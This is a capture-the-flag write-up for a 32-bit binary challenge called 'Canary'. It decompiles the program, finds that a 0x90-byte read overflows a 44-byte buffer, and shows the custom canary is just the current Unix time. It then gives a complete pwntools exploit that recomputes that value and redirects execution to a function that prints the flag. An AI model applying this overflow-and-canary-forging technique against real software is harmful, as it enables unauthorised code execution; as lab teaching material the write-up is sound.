CWE Challenge - Canary

Michael Mendoza

2023-01-15

Contents

Information Gathering

Lets first take a look at the binary.

```
lilbits@ubuntu:~/Documents/Challenges/Pwn/Canary$ file canary
canary: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV),
    dynamically linked, interpreter /lib/ld-linux.so.2, BuildID[sha1
    ]=0288607cfa429a1829ea8e0b712545b0d5fa32fe, for GNU/Linux 3.2.0,
    with debug_info, not stripped
lilbits@ubuntu:~/Documents/Challenges/Pwn/Canary$ checksec canary
[*] '/home/lilbits/Documents/Challenges/Pwn/Canary/canary'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

We can see that this is a 32-bit executable with NX enabled. We can also see that the stack canary is not enabled even though the name of the challenge suggests that we should be bypassing the canary.

Ghidra Decompilation

```
puts("Can you figure out how to win here?");
local_14 = popen("date +%s","r");
if (local_14 == (FILE *)0x0) {
  puts("Failed to run command");
                    /* WARNING: Subroutine does not return */
  exit(1);
}
fgets(local_20,0xc,local_14);
pclose(local_14);
global = strtol(local_20,(char **)0x0,10);
read_in(global);
```

Figure 1: Main Function

As seen in the main function, the command “date +%s” is ran and saved to the file pointer local_14. fgets is used to save the first 12 characters to the character array local_20. Afterwards, a global variable is created, this is the creation of the canary. The command used to create the canary is “strtol” which converts the charater array of the numbers read in into an integer base 10.

After this variable is created, the value is passed to a function called read_in. Looking into the read_in function,

```
void read_in(long x)

{
  char buf [44];
  int check;

  read(0,buf,0x90);
  if (x != global) {
    puts("****Stack Smashing Detected!!!****\nExiting now.");
                    /* WARNING: Subroutine does not return */
    exit(0);
  }
  return;
}
```

Figure 2: read_in Function

We can see theres a read function that allows the user to save 0x90 bytes to the buffer which can only hold 44 bytes of data. This is where the buffer overflow vulnerability occurs. Following this, there is a conditional statement where the custom canary is being tested to make sure the buffer overflow does not occur.

```
                    void __cdecl win(void)
     void             <VOID>         <RETURN>
     undefined4       Stack[-0x8]:4  local_8                      XREF[1]:     080492c0(R)
                    win                                   XREF[3]:     Entry Point(*), 0804a0c4,
                                                                       0804a17c(*)
08049296 f3 0f 1e fb     ENDBR32
0804929a 55              PUSH        EBP
0804929b 89 e5           MOV         EBP,ESP
0804929d 53              PUSH        EBX
0804929e 83 ec 04        SUB         ESP,0x4
080492a1 e8 91 01        CALL        __x86.get_pc_thunk.ax                    undefined __x86.get_pc_thunk.ax()
         00 00
080492a6 05 5a 2d        ADD         EAX,0x2d5a
         00 00
080492ab 83 ec 0c        SUB         ESP,0xc
080492ae 8d 90 08        LEA         EDX,[EAX + 0xffffe008]=>s_cat_flag.txt_0804a008 = "cat flag.txt"
         e0 ff ff
080492b4 52              PUSH        EDX=>s_cat_flag.txt_0804a008             = "cat flag.txt"
080492b5 89 c3           MOV         EBX,EAX
080492b7 e8 64 fe        CALL        <EXTERNAL>::system                       int system(char * __command)
         ff ff
080492bc 83 c4 10        ADD         ESP,0x10
080492bf 90              NOP
080492c0 8b 5d fc        MOV         EBX,dword ptr [EBP + local_8]
080492c3 c9              LEAVE
080492c4 c3              RET
                    ***************************************************************
                    *                                                             *
                    *  FUNCTION                                                   *
                    ***************************************************************
                    void __cdecl read_in(long x)
     void             <VOID>         <RETURN>
     long             Stack[0x4]:4   x                            XREF[1]:     080492db(R)
     undefined4       Stack[-0x8]:4  local_8                      XREF[1]:     08049321(R)
     int              Stack[-0x10]:4 check                        XREF[2]:     080492de(W),
                                                                               080492ff(R)
     char[44]         Stack[-0x3c]... buf                         XREF[1]:     080492e9(*)
                    read_in                               XREF[4]:     Entry Point(*), main:0804940e(c),
                                                                       0804a0cc, 0804a1a0(*)
```

Figure 3: read_in Function

We can see from this side of Ghidra, that the check variable is at an offset of 0x10 while the user buf is at an offset of 0x3c. This can be confirmed by running the program in GDB. We can also see the win function that cats the flag once we overwrite the instruction pointer. This is good since NX is enabled, preventing us from executing shell code on the stack.

Debugging with GDB (GEF)

After running the process in GDB, we Dissasemble the read_in function and set a break point after the read function is called. This allows us to see what the offset is from the user input to the instruction pointer.

```
gef➤  disas read_in
Dump of assembler code for function read_in:
   0x080492c5 <+0>:     endbr32
   0x080492c9 <+4>:     push   ebp
   0x080492ca <+5>:     mov    ebp,esp
   0x080492cc <+7>:     push   ebx
   0x080492cd <+8>:     sub    esp,0x34
   0x080492d0 <+11>:    call   0x80491d0 <__x86.get_pc_thunk.bx>
   0x080492d5 <+16>:    add    ebx,0x2d2b
   0x080492db <+22>:    mov    eax,DWORD PTR [ebp+0x8]
   0x080492de <+25>:    mov    DWORD PTR [ebp-0xc],eax
   0x080492e1 <+28>:    sub    esp,0x4
   0x080492e4 <+31>:    push   0x90
   0x080492e9 <+36>:    lea    eax,[ebp-0x38]
   0x080492ec <+39>:    push   eax
   0x080492ed <+40>:    push   0x0
   0x080492ef <+42>:    call   0x80490e0 <read@plt>
   0x080492f4 <+47>:    add    esp,0x10
   0x080492f7 <+50>:    mov    eax,0x804c040
   0x080492fd <+56>:    mov    eax,DWORD PTR [eax]
   0x080492ff <+58>:    cmp    DWORD PTR [ebp-0xc],eax
   0x08049302 <+61>:    je     0x8049320 <read_in+91>
   0x08049304 <+63>:    sub    esp,0xc
   0x08049307 <+66>:    lea    eax,[ebx-0x1fe8]
   0x0804930d <+72>:    push   eax
   0x0804930e <+73>:    call   0x8049110 <puts@plt>
   0x08049313 <+78>:    add    esp,0x10
   0x08049316 <+81>:    sub    esp,0xc
   0x08049319 <+84>:    push   0x0
   0x0804931b <+86>:    call   0x8049130 <exit@plt>
   0x08049320 <+91>:    nop
   0x08049321 <+92>:    mov    ebx,DWORD PTR [ebp-0x4]
   0x08049324 <+95>:    leave
   0x08049325 <+96>:    ret
End of assembler dump.
gef➤  b *read_in+47
Breakpoint 1 at 0x80492f4: file canary.c, line 15.
```

Figure 4: Breakpoint 1



Figure 5: Finding the Offset

Here we can see that the user input starts at 0xffffd0a0 and the eip is at 0xffffd0dc. Doing some quick math, the offset is 0x3c, which was shown in Ghidra. Since the offset of the check variable was 0x10, we can get the offset from the user input to the custom Canary by subtracting 0x3c by 0x10, which is 0x2c.

So now that we know how the Canary is made and the offset to the canary check, we can create our exploit.

Exploitation

Python Script

In our python script, subprocess was imported so that we can run the same command to create the canary and save it to a variable. This will allow us to bypass the canary check and overwrite the instruction pointer with the address to the win function.

```python
#! /usr/bin/env python3

from pwn import *

import subprocess as sp

target = process('./canary')

#create the date variable using the same command that created the Canary
date = sp.getoutput('date +%s')

#change the date to base 10 integer
date = int(date, 10)


log.info(f'canary value => {hex(date)}')


#create the 2 buffers

# 1st buffer (0x3c - 0x10) buffer from the user input to the canary variable
buffer = 0x2c

# 2nd buffer (0x3c - (0x2c + 0x4)) buffer from the check variable to the instruction pointer Note: the canary value is 4 bytes which is why its added to the initial buffer of 0x2c before being subtracted by the total offset 0x3c.
buffer2 = 0xc


payload = buffer * b'A'
payload += p32(date)
payload += buffer2 * b'A'
payload += p32(0x08049296) #address to the win function

target.sendline(payload)

target.interactive()
```

Flag



Figure 4: Running the Exploit

Conclusion

Overall, I really enjoyed how different this challenge was to the other binary exploitation challenges. Finding the offset to the canary and overwriting the instruction pointer were easy to me at this point. Figuring out how the Canary was created and being able to recreate it was the challenging part.

References

1. https://guyinatuxedo.github.io/index.html
2. https://www.tutorialspoint.com/c_standard_library/c_function_strtol.htm
3. https://www.tutorialspoint.com/c_standard_library/c_function_fgets.htm
4. https://stackabuse.com/executing-shell-commands-with-python/